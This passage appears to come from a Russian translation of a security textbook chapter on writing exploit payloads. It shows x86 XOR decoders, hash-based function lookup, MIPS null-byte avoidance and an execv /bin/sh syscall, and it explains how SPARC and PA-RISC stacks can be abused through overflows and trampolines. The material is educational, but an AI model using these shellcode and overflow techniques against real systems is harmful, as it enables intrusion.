Это очень распространенная хитрость. Можно создать небольшую процедуру для XOR-кодирования данных до их использования в программе. Использовав при операции XOR какое-то значение, можно полностью избавиться от символов NULL

в данных. Ниже приведен пример циклического кода для декодирования данных полезной нагрузки, закодированных с помощью операции XOR по байту 0xAA.

```
        mov     eax, ebp
        add     eax, OFFSET (см. Смещение ниже)
        xor     ecx, ecx
        mov     cx, SIZE
LOOPA:  xor     [eax], 0xAA
        inc     eax
        loop    LOOPA
```

В этом небольшом фрагменте кода берется только несколько байтов нашей полезной нагрузки, а в качестве стартовой точки используется значение регистра ebp. Смещение для нашей строки данных вычисляется по базовому указателю (ebp), после чего начинается цикл выполнения операции XOR для строки байтов (в качестве второго аргумента используется значение 0xAA). Это преобразование позволяет исключить все "ненужные" символы NULL. Однако для полной уверенности лучше проверить свою строку. При операции XOR некоторые символы могут быть преобразованы в нежелательные символы с той же простотой, с которой эта операция позволяет от них избавиться.

Использование контрольных сумм

Еще один метод при работе со строками заключается в размещении в полезной нагрузке контрольной суммы для строки. Оказавшись в пространстве искомого процесса, можно разместить таблицу функций и выполнить хэширование имени каждой функции. Вычисленные контрольные суммы можно сравнить с сохраненной контрольной суммой. Совпадение, как правило, свидетельствует о том, что найдена нужная функция. "Берем" адрес совпадающей функции и заносим его в таблицу переходов. Преимущество состоит в том, что размер контрольных сумм может составлять 4 байт и адрес функции может иметь такой же размер, т.е. при выявлении совпадения вполне реально просто заменить контрольную сумму адресом функции. Это позволяет сэкономить место и сделать все более элегантно (плюс отсутствие символов NULL).

```
      xor         ecx, ecx
_F1:
      xor         cl, byte ptr [ebx]
      rol         ecx, 8
      inc         ebx
      cmp         byte ptr [ebx], 0
      jne         _F1
      cmp          ecx, edi // сравниваем конечную контрольную сумму
```

В этом коде предполагается, что регистр EBX указывает на строку, по отношению к которой мы хотим выполнить операцию хэширования. Контрольная сумма вычисляется до выявления символа NULL. Подсчитанная контрольная сумма сохраняется в ECX. Если искомая контрольная сумма хранится в EDI, то контрольные суммы сравниваются. При обнаружении совпадения можно потом внести исправления в таблицу переходов с помощью установленного указателя функции.

Безусловно, создание полезной нагрузки нельзя назвать легким занятием. Наиболее важно воспрепятствовать появлению символов NULL, оставить нагрузку небольшой по объему и отслеживать положение в памяти.

Полезная нагрузка для архитектуры RISC

Во всех примерах этой главы предполагалось использование процессора Intel x86. Но описанные выше хитрости могут применяться для процессоров любого типа. Уже создано довольно много хорошей документации по написанию кода командного интерпретатора для различных платформ. Конечно, каждый тип процессора имеет свои характерные особенности, включая отложенную передачу управления (branch delay) и кэширование[11].

Отложенная передача управления

В чипах на основе архитектуры RISC иногда происходит странное явление под названием *отложенная передача управления* (branch delay, или delay slot). При этом команда может выполняться *после* каждой ветви кода. Это происходит из-за того, что текущая ветвь кода не начинается, пока не выполнится следующая команда. Таким образом, следующая команда выполняется *до того*, как управление передается по указанному адресу положения ветви кода, т.е. даже если указана команда перехода, все равно есть команда, которая выполняется сразу после этой команды перехода без осуществления самого этого перехода. В некоторых случаях эта команда не выполняется. Например, можно отменить выполнение команды согласно отложенной передаче управления на архитектурах PA-RISC, установив "обнуляющий" бит в команде перехода.

Наиболее простым решением проблемы является установка команды NOP после каждой ветви кода. Однако опытные программисты используют преимущества отложенной передачи управления и применяют значимые команды для выполнения дополнительной работы. Например, это удобно при необходимости уменьшения размера полезной нагрузки.

Полезная нагрузка для архитектуры MIPS

Архитектура MIPS значительно отличается от архитектуры x86. Во-первых, в чипах R4x00 и R10000 используется 32 регистра и каждая команда имеет размер 32 бит. Во-вторых, применяется конвейерная организация вычислительного процесса[12].

MIPS-команды

Еще одно существенное отличие состоит в том, что для многих команд используется три регистра вместо двух. В командах с двумя операндами результат вычисления заносится в третий регистр. В архитектуре x86 результат всегда заносится в регистр для второго операнда.

---

[11] *Подробную информацию по созданию кода для командного интерпретатора можно почерпнуть из материалов The Last Stage of Delerium Research Group (*`http://lsd-pl.net`*) под названием "UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes" ("Создание машинного кода UNIX для демонстрации возможности проведения атак на переполнение буфера"). — Прим. авт.*

[12] *Мы только вкратце обсудим архитектуру MIPS. Чтобы получить более подробную информацию по этой теме прочтите статью "Writing MIPS/Irix Shellcode" ("Создание кода для командного интерпретатора на платформах MIPS/Irix, Phrack Magazine #56, article 15). — Прим. авт.*

Формат команды MIPS можно представить следующим образом

Наиболее важным является основной код машинной команды, так как он определяет, какая именно команда будет выполнена. Значение дополнительного кода машинной команды зависит от основного кода. В некоторых случаях дополнительный код используется для указания версии команды, в других случаях он определяет, какой регистр будет использован для основного кода.

В табл. 7.1 приведены стандартные MIPS-команды (это далеко не полный список, и мы рекомендуем читателям обратиться к источникам, содержащим более расширенный набор команд MIPS).

Таблица 7.1. Стандартные MIPS-команды

Команда	*Операнды*	*Описание*
OR	DEST, SRC, TARGET	DEST = SRC | TARGET
NOR	DEST, SRC, TARGET	DEST = ~(SRC | TARGET)
ADD	DEST, SRC, TARGET	DEST = SRC + TARGET
AND	DEST, SRC, TARGET	DEST = SRC & TARGET
BEQ	SRC, TARGET, OFFSET	Операция ветвления: если равно, перейти на значение OFFSET
BLTZAL	SRC, OFFSET	Операция ветвления, если SRC < 0
XOR	DEST, SRC, TARGET	DEST = SRC ^ TARGET
SYSCALL	n/a	Прерывание системного вызова
SLTI	DEST, SRC, VALUE	DEST = (SRC < TARGET)

Также интересным свойством MIPS-процессоров является то, что они могут работать и с прямым порядком байтов (little endian), и с обратным порядком (big endian). В DEC-компьютерах обычно применяется прямой порядок байтов, а в SGI-машинах — обратный. Как указывалось выше, от этого зависит способ сохранения чисел в памяти.

Определение положения в памяти

Одной из важнейших задач, которые должны быть реализованы в коде командного интерпретатора, является определение текущего положения в памяти указателя команд. На платформе x86 это обычно делается с помощью вызова, после которого следует вывод данных из стека (см. раздел, посвященный полезной нагрузке). Однако для платформы MIPS не предусмотрено команд для ввода и вывода данных из стека (pop and push).

Итак, у нас есть 32 регистра. Восемь из этих регистров (с 8 по 15) зарезервированы для временного использования. При необходимости мы можем использовать эти регистры.

Нашей первой командой является `li`. Команда `li` загружает значение непосредственно в регистр.

```
li register[8], -1
```

Эта команда загружает –1 во временный регистр. Нашей целью является получить текущий адрес, поэтому мы выполняем условный переход, при котором сохраняется текущая позиция указателя команд. Это напоминает вызов на платформе x86. Однако на платформе MIPS адрес возврата размещается в регистр 31 и не размещается в стек.

```
AGAIN:
bltzal register[8], AGAIN
```

С помощью этой команды текущий адрес указателя команд размещается в регистр 31 и выполняется условный переход. В этом случае условный переход возвращает нас непосредственно к этой команде. И наше текущее положение теперь хранится в регистре 31. Команда `bltzal` выполняет условный переход, если значение в регистре 8 меньше нуля. Если мы не хотим попасть в бесконечный цикл, нам нужно гарантировать обнуление значения регистра 8. Помните о нашей ужасной отложенной передаче управления? Возможно, она не столь ужасна. Из-за отложенной передачи управления будет выполняться команда после `bltzal`, причем не имеет значения, какая именно это команда. Это предоставляет нам возможность обнулить значение регистра. Для обнуления регистра 8 мы используем команду `stli`. Эта команда возвращает значение TRUE или FALSE в зависимости от значения операндов. Если `op1 >= op2`, то результатом выполнения команды является FALSE (нуль). Окончательный код выглядит следующим образом[13].

```
li register[8], -1
AGAIN:
bltzal register[8], AGAIN
slti register[8], 0, -1
```

В этом фрагменте кода цикл выполняется только один раз, после чего продолжается выполнение программы. Использование отложенной передачи управления для обнуления значения регистра — весьма удачная уловка. С этого момента в регистре 31 хранится текущее положение указателя команд в памяти.

Как избежать нулевых байтов в машинном коде MIPS

Коды машинных команд для MIPS имеют размер 32 бита. В большинстве случаев требуется, чтобы в машинном коде не было байтов NULL. Это ограничивает наши возможности по использованию кодов машинных команд. Положительным моментом является то, что существует большое количество различных кодов машинных команд, которые выполняют одинаковые задачи. Одной из небезопасных (при атаке) команд является `move`, т.е. хакер не может использовать команду `move` для перемещения данных из одного регистра в другой. Вместо этого придется использовать несколько хитрых трюков, чтобы в конечном регистре была размещена копия значения. Как правило, срабатывает использование оператора `AND`.

```
and register[8], register[9], -1
```

---

[13] *По данному вопросу обратитесь к статье "Writing MIPS/Irix Shellcode", Phrack Magazine #56, article 15. — Прим. авт.*

Эта команда позволяет скопировать значение из регистра 9 в регистр 8.

В машинном коде для платформы MIPS широко используется машинная команда `slti`. В этой команде отсутствуют нулевые байты. Напоминаем, что мы уже продемонстрировали, как команда `stli` может использоваться для обнуления значения в регистре. Очевидно, что мы можем использовать `slti` для занесения значения 1 в регистр. Хитрости для внесения численных значений в регистр практически ничем не отличаются от тех, что применяются для других платформ. Мы можем записать в регистр безопасное значение и после нескольких операций с регистром получить нужное нам значение. В этой связи очень полезно использовать оператор `NOT`. Например, если мы хотим, чтобы в регистре 9 было установлено значение `MY_VALUE`, то можно воспользоваться следующим кодом.

```
li register[8], -( MY_VALUE + 1)
not register[9], register[8]
```

Системные вызовы на платформе MIPS

Системные вызовы имеют критически важное значение для большинства полезных нагрузок. В среде Irix/MIPS в регистре v0 записывается номер системного вызова. В регистрах от a0 до a3 содержатся аргументы для системного вызова. Специальная команда `syscall` применяется для активизации системного вызова. Например, системный вызов `execv` может использоваться для загрузки командного интерпретатора. На платформе Irix кодом системного вызова `execv` является `0x3F3`, а в регистре a0 хранится указатель на каталог (т.е. `/bin/sh`).

Структура полезной нагрузки для платформы SPARC

Как и для платформы MIPS, платформа SPARC является RISC-архитектурой и каждая машинная команда имеет размер 32 бит. Некоторые модели компьютеров могут работать как с прямым, так и обратным порядком байтов. SPARC-команды имеют следующий формат

ТК	Регистр-получатель	Спецификатор команды	Исходный регистр	Флаг SR	Второй исходный регистр или константа

Здесь поле ТК имеет размер 2 бит и указывает на тип команды, регистр-получатель имеет размер 5 бит, спецификатор команды и исходный регистр тоже занимают по 5 бит; однобитовый флаг SR показывает, используется ли константа или второй исходный регистр, и в последнем поле (13 бит) хранится значение второго исходного регистра или константы в зависимости от установленного флага SR.

Окно регистров для платформы SPARC

На платформе SPARC используется особая система для управления регистрами. В SPARC применяется технология окна регистров, когда определенные банки регистров “перемещаются” при вызове функции. Обычно используются 32 регистра.

g0–g7 — общие регистры. Они не изменяются между вызовами функций. В специальном регистре g0 хранится значение нуля (т.н. источник нуля).

i0–i7 — входные регистры. Регистр i6 используется как указатель фрейма. В регистре i7 хранится адрес возврата предыдущей функции. Значения этих регистров изменяются при вызове функции.

l0–l7 — локальные регистры. Значения этих регистров изменяются при вызове функции.

o0–o7 — выходные регистры. Регистр i6 используется как указатель стека. Значения этих регистров изменяются при вызове функции.

Дополнительными специальными регистрами являются pc, psr и npc.

При вызове функций значения в "перемещающихся" регистрах изменяются следующим образом.

На рис. 7.18 показано, что происходит при перемещении регистров. Значения регистров o0–o7 копируются в регистры i0–i7. Прежние значения регистров i0–i7 становятся недоступными. То же самое касается и значений регистров l0–l7 и o0–o7. Единственные данные в регистрах, которые "выживают" при вызове функции, — это данные из регистров o0–o7, которые копируются в регистры i0–i7. Выходные регистры для вызывающей функции становятся входными регистрами для вызванной функции. При возврате значения вызванной функции, значения входных регистров копируются обратно в выходные регистры вызывающей функции. Локальные регистры являются локальными для каждой функции и не участвуют в этом обмене данными.




Рис. 7.18. Изменения в SPARC-регистрах при вызове функции

Функция 1 вызывает функцию 2. Значения выходных регистров функции 1 становятся значениями входных регистров функции 2. Это единственные значения регистров, которые передаются функции 2. Когда функция 1 инициирует команду вызова, текущее значение счетчика команд (programm counter —pc) записывается в регистр o7 (адрес возврата). Когда управление передается функции 2, то адрес возврата таким образом заносится в регистр i7.

Функция 3 вызывает функцию 3. Снова повторяется тот же процесс обмена данными в регистрах. Значения выходных регистров функции 2 заносятся во входные регистры функции 3. При возвращении значения функции происходит противоположный процесс: значения входных регистров функции 3 заносятся в выходные регистры функции 2. При возврате значения для функции 2 значения входных регистров функции 2 заносятся в выходные регистры функции 1.

Использование стека на платформе SPARC

На платформе SPARC команды `save` и `restore` используются для управления стеком вызовов. При использовании команды `save`, значения входных и локальных регистров сохраняются в стеке. Выходные регистры становятся входными (как мы только что рассказали). Предположим, что мы используем следующую простую программу.

```
func2()
{
}

func1()
{
        func2();
}

void main()
{
        func1();
}
```

Функция `main()` вызывает функцию `func1()`. Поскольку в SPARC применяется отложенная передача управления, то будет выполнена следующая команда. В данном случае мы размещаем как дополнительную команду `nop`. При выполнении команды `call`, значение счетчика команд (pc) записывается в регистр o7 (адрес возврата).

```
0x10590 <main+4>:       call 0x10578 <func1>
0x10594 <main+8>:       nop
```

Теперь выполняется функция `func1()`. Прежде всего эта функция вызывает команду `save`. Команда `save` сохраняет значения входных и локальных регистров в стеке и перемещает значения регистров o0–o7 в регистры i0–i7. Таким образом, адрес возврата функции хранится в регистре i7.

```
0x10578 <func1>:      save %sp, -112, %sp
```

Затем функция `func1()` вызывает функцию `func2()`. В качестве команды, выполняющейся при отложенной передаче управления, мы используем `nop`.

```
0x1057c <func1+4>:      call 0x1056c <func2>
0x10580 <func1+8>:      nop
```

Теперь выполняется функция `func2()`, она сохраняет окно регистров и просто возвращает значение. Для возвращения используется команда `ret`, причем значение возвращается к адресу, сохраненному во входном регистре i7 плюс 8 байт (пропуская команду отложенной передачи управления после оригинального вызова). Команда отложенной передачи управления после `ret` — это команда `restore`, которая восстанавливает окно регистров для предыдущей функции.

```
0x1056c <func2>:        save %sp, -112, %sp
0x10570 <func2+4>:      ret
0x10574 <func2+8>:      restore
```

Функция `func1()` повторяет тот же процесс, возвращаясь к адресу, сохраненному в регистре i7 плюс 8 байт. Затем происходит восстановление.

```
0x10584 <func1+12>:     ret
0x10588 <func1+16>:     restore
```

Теперь мы вернулись в функцию `main`. Эта функция повторяет те же действия, и программа завершается.

```
0x10598 <main+12>:      ret
0x1059c <main+16>:      restore
```

Как показано на рис. 7.19, когда функция 1 вызывает функцию 2, то адрес возврата сохраняется в регистре o7. Значения локальных и входных регистров размещаются в стеке по текущему адресу указателя стека для функции 1. Затем стек растет сверху вниз (к младшим адресам). Локальные переменные для стекового фрейма функции 2 растут по направлению к данным, сохраненным в стековом фрейме для функции 1. При возвращении значения функции 2 искаженные данные восстанавливаются в локальных и входных регистрах. Однако сам адрес возврата из функции 2 не искажается, поскольку он хранится не в стеке, а в регистре i7.




Рис. 7.19. Схема использования регистров в простой SPARC-программе

Поиск вызовов функций на платформе SPARC

Следует помнить, что в конце каждой функции вызывается команда `ret` для возврата к предыдущей функции. Команда `ret` получает адрес возврата из регистра i7. Это означает, что для изменения адреса возврата требуется реализовать как минимум два этапа атаки на вызов функции.

Предположим, хакер осуществляет переполнение локального буфера в функции 2 для искажения данных, сохраненных во входных и локальных регистрах. Возврат функции 2 происходит нормально, поскольку адрес возврата сохранен в регистре i7. Теперь хакер "находится" в функции 1. Значения регистров i0–i7 для функции 1 восстанавливаются из стека. Данные в этих регистрах будут искажены из-за проведенной атаки на переполнение буфера. Поэтому при возврате из функции 1 осуществится переход по теперь уже искаженному адресу, сохраненному в регистре i7.

Структура полезной нагрузки на платформе PA-RISC

Платформа HP/UX PA-RISC тоже основана на RISC-архитектуре. Размер использующихся команд составляет 32 бит. Этот процессор может работать как с прямым, так и обратным порядком байтов. Используются 32 общих регистра. Более подробную информацию наши читатели смогут получить из руководства *Assembler Reference Manual*, доступного по адресу `http://docs.hp.com`.

Чтобы узнать, как язык ассемблера интерпретирует код на языке C на платформе HP/UX, воспользуйтесь следующей командой

```
cc -S
```

которая позволяет получить неисполняемый код на ассемблере (с расширением файла `.s`). С помощью программы `cc` файл с расширением `.s` может быть скомпилирован в исполняемый файл. Например, если у нас есть следующая программа на языке C

```
#include <stdio.h>

int main()
{
        printf("hello world\r\n");
        exit(1);
}
```

то с помощью команды `cc -S` создается файл `test.s`.

```
.LEVEL 1.1

       .SPACE $TEXT$,SORT=8
       .SUBSPA $CODE$,QUAD=0,ALIGN=4,ACCESS=0x2c,CODE_ONLY,SORT=24
main
       .PROC
       .CALLINFO CALLER,FRAME=16,SAVE_RP
       .ENTRY
       STW     %r2,-20(%r30) ;offset 0x0
       LDO     64(%r30),%r30 ;offset 0x4
       ADDIL   LR'M$2-$global$,%r27,%r1 ;offset 0x8
       LDO     RR'M$2-$global$(%r1),%r26 ;offset 0xc
       LDIL    L'printf,%r31 ;offset 0x10
       .CALL   ARGW0=GR,RTNVAL=GR ;in=26;out=28;
       BE,L    R'printf(%sr4,%r31),%r31 ;offset 0x14
       COPY    %r31,%r2        ;offset 0x18
       LDI     1,%r26   ;offset 0x1c
       LDIL    L'exit,%r31      ;offset 0x20
```

```
        .CALL   ARGW0=GR,RTNVAL=GR       ;in=26;out=28;
        BE,L    R'exit(%sr4,%r31),%r31   ;offset 0x24
        COPY    %r31,%r2         ;offset 0x28
        LDW     -84(%r30),%r2    ;offset 0x2c
        BV      %r0(%r2)         ;offset 0x30
        .EXIT
        LDO     -64(%r30),%r30   ;offset 0x34
        .PROCEND         ;out=28;
        .SPACE  $TEXT$
        .SUBSPA $CODE$
        .SPACE  $PRIVATE$,SORT=16
        .SUBSPA $DATA$,QUAD=1,ALIGN=8,ACCESS=0x1f,SORT=16
M$2
        .ALIGN 8
        .STRINGZ        "hello world\r\n"
        .IMPORT $global$,DATA
        .SPACE  $TEXT$
        .SUBSPA $CODE$
        .EXPORT main,ENTRY,PRIV_LEV=3,RTNVAL=GR
        .IMPORT printf,CODE
        .IMPORT exit,CODE
        .END
```

Теперь с помощью следующей команды мы можем скомпилировать файл `test.s`.

```
cc test.s
```

В результате мы получаем исполняемый двоичный файл `a.out`. Этот пример демонстрирует процесс программирования на ассемблере для платформы PA-RISC.

Пожалуйста, обратите особое внимание на следующие важные аспекты.

`.END` указывает на последнюю команду в файле на машинном языке.

`.CALL` определяет способ передачи параметров в последующий вызов функции.

`.PROC` и `.PROCEND` указывают на начало и конец процедуры. Каждая процедура должна содержать `.CALLINFO` и `.ENTER`/`.LEAVE`.

`.ENTER` и `.LEAVE` обозначают точки пролога и эпилога процедуры.

Использование стека на компьютерах PA-RISC[14]

В чипах на основе платформы PA-RISC не используется механизм `call/ret`. Однако используются стековые фреймы для хранения адресов возврата. Давайте воспользуемся простой программой, чтобы продемонстрировать, как в архитектуре PA-RISC осуществляется управление переходами и адресами возврата.

```
void func()
{
}
void func2()
{
        func();
}
void main()
{
        func2();
}
```

[14] *Также рекомендуем прочесть статью Зодиака (Zhodiak) "HP-UX PA-RISC 1.1 Overflows" Phrack Magazine #58, article 11. — Прим. авт.*

Это действительно очень просто. Нашей целью является демонстрация простейшей программы, в которой осуществляется операция ветвления (условного перехода).

Выполнение функции `main()` начинается приблизительно таким образом: сначала команда `stw` (store word) используется для сохранения в указателе значения адреса возврата функции (`rp`) в стеке со смещением –14 (`-14(sr0,sp)`). Наш указатель стека установлен по адресу `0x7B03A2E0`. Смещение отнимается от адреса указателя стека, т.е. `0x7B03A2E0 - 14 = 0x7B03A2CC`. Текущее значение RP сохраняется по адресу памяти `0x7B03A2CC`. Как видим, адрес `возврата` сохранен в стеке.

```
0x31b4 <main>:   stw rp,-14(sr0,sp)
```

Затем команда `ldo` (load offset) задает смещение 40 относительно текущей позиции указателя стека. Новым значением адреса указателя стека будет `0x7B03A2E0 + 40 = 0x7B03A320`.

```
0x31b8 <main+4>:        ldo 40(sp),sp
```

Следующей командой является `ldil` (load immediate left), которая загружает `0x3000` в общий регистр `r31`. После этого выполняются команды `be,l` (branch external и link). При операции перехода используется значение из регистра `r31` и добавляется смещение `17c` (**`17c`**`(sr4,`**`r31`**`)`), т.е. выполняется следующее вычисление `0x3000 + 17C = 0x317C`. Теперь указатель на адрес возврата функции к нашей текущей позиции хранится в регистре `r31` (`%sr0,`**`%r31`**).

```
0x31bc <main+8>:        ldil 3000,r31

0x31c0 <main+12>:       be,l 17c(sr4,r31),%sr0,%r31
```

Не забывайте о команде, выполняющейся в результате отложенной передачи управления. Команда `ldo` выполняется до операции ветвления. Она копирует значение из `r31` в `rp`. Кроме того, помните, что в r31 хранится наш адрес возврата. Мы перемещаем его в указатель возврата RP. Кроме того, мы выполняем переход к функции `func2()`.

```
0x31c4 <main+16>:       ldo 0(r31),rp
```

Далее выполняется функция `func2()`. Выполнение начинается с сохранения текущего значения RP в стеке со смещением `-14`.

```
0x317c <func2>: stw rp,-14(sr0,sp)
```

Затем добавляем `40` к значению нашего указателя стека.

```
0x3180 <func2+4>:       ldo 40(sp),sp
```

Загружаем `0x3000` в регистр `r31` для подготовки к следующему переходу, после чего вызываем команды `be` и `l` со смещением 174. Адрес возврата функции сохраняется в `r31`, и мы переходим по адресу `0x3174`.

```
0x3184 <func2+8>:       ldil 3000,r31
0x3188 <func2+12>:      be,l 174(sr4,r31),%sr0,%r31
```

До выполнения операции ветвления наша команда отложенной передачи управления перемещает адрес возврата функции из `r31` в `rp`.

```
0x318c <func2+16>:      ldo 0(r31),rp
```

Теперь мы находимся в функции `func()` в конце строки. Поскольку выполнены все действия, происходит возврат из функции `func()`. Такую функцию часто назы-

вают *листовой функцией* (leaf function), поскольку она не вызывает никаких других функций. Таким образом, для этой функции не требуется сохранять копию значения rp. Возврат из функции осуществляется с помощью команды `bv` (branch vectored), чтобы перейти по адресу, сохраненному в `rp`. В качестве команды, выполняющейся при отложенной передаче управления, задана команда `nop`.

```
0x3174 <func>: bv r0(rp)
0x3178 <func+4>:        nop
```

Теперь мы вернулись в `func2()`. Следующая команда записывает сохраненный адрес возврата из функции со смещением `-54` в `rp`.

```
0x3190 <func2+20>:      ldw -54(sr0,sp),rp
```

Затем мы осуществляем возврат из функции с помощью команды `bv`.

```
0x3194 <func2+24>:      bv r0(rp)
```

Вспомним о нашей отложенной передаче управления. До завершения команды `bv` мы исправляем значение указателя стека на его оригинальное значение до вызова функции `func2()`.

```
0x3198 <func2+28>:      ldo -40(sp),sp
```

Возвращаемся в функцию `main()` и повторяем те же действия. Загружаем старое значение указателя возврата из стека. Далее исправляем значение указателя стека и возвращаемся с помощью команды `bv`.

```
0x31c8 <main+20>:       ldw -54(sr0,sp),rp
0x31cc <main+24>:       bv r0(rp)
0x31d0 <main+28>:       ldo -40(sp),sp
```

Переполнение буфера на платформе HP/UX PA-RISC

Значения автоматически созданных переменных хранятся в стеке. В отличие от архитектуры Wintel, локальные буферы наследуются из сохраненных адресов возврата функций. Предположим, функция 1 вызывает функцию 2. Первым действием функции 2 является сохранение адреса возврата в функцию 1. Этот адрес сохраняется в конце стекового фрейма функции 1. Затем выделяются области памяти для локальных буферов. После того как локальные буферы были использованы, они наследуются из предыдущего стекового фрейма. Поэтому невозможно использовать локальный буфер текущей функции для атаки на переполнение буфера и затирания адреса указателя возврата из функции. Чтобы воздействовать на указатель возврата из функции, необходимо организовать переполнение буфера для значения локальной переменной, который был выделен в стековом фрейме предыдущей функции (рис. 7.20).

Операции ветвления на платформе PA-RISC

Платформа HP/UX является намного более сложной платформой для проведения атак на переполнение буфера. Рассмотрим, как работают операции ветвления. Память на платформе PA-RISC разделяется на сегменты, которые называются областями (space). Существует два вида команд перехода: локальные и внешние. В основном используются локальные переходы. Единственным случаем использования внешних команд перехода является вызов функций из общедоступных библиотек наподобие `libc`.




Рис. 7.20. Переполнение буфера на архитектуре HPUX RISC

Поскольку наш стек хранится в области памяти, которая отличается от области хранения нашего кода, то очевидно, что придется использовать внешний переход. В противном случае будет вызываться исключение SIGSEGV при каждой попытке выполнить наши команды в стеке.

В области памяти для нашей программы можно найти заглушки (stub), которые управляют вызовами между программой и совместно используемыми библиотеками. Внутри этих заглушек содержатся команды внешнего перехода (be), как, например, показано ниже.

```
0x7af42400 <strcpy+8>:  ldw -18(sr0,sp),rp
0x7af42404 <strcpy+12>: ldsid (sr0,rp),r1
0x7af42408 <strcpy+16>: mtsp r1,sr0
0x7af4240c <strcpy+20>: be,n 0(sr0,rp)
```

Как видим, адрес указателя возврата функции берется из стека со смещением –18. Затем мы видим операцию внешнего перехода `(be,n)`. Это именно тот переход, с помощью которого можно провести атаку. Для этого нужно исказить содержимое стека в этой точке. В данном случае просто находим внешний переход и проводим непосредственную атаку. Для этой цели в нашем примере используется функция `strcpy` из библиотеки `libc`.

Очень часто при атаках используются только локальные переходы (`bv`), но иногда вполне уместно использование “трамплинов” и внешних переходов во избежание исключений SIGSGEV.

“Трамплины” между областями памяти

Если есть возможность использовать переполнение буфера только для искажения значения указателя возврата для локального перехода (`bv`), то нужно найти внешний переход для возврата. Для этого используется очень простой прием. Следует найти внешний переход где-то в области памяти для текущего кода. Не забы-

вайте, что используется команда bv, а поэтому нельзя взять адрес возврата, указывающий на другую область памяти. Как только будет обнаружена команда be, можно использовать переполнение буфера для команды bv и затереть адресом возврата к команде be оригинальный адрес возврата. Затем команда be использует другой указатель возврата из стека, в данном случае к нашей области стека. При использовании подобного "трамплина" в векторе вторжения можно записать два различных адреса возврата, каждый для своего перехода (рис. 7.21).

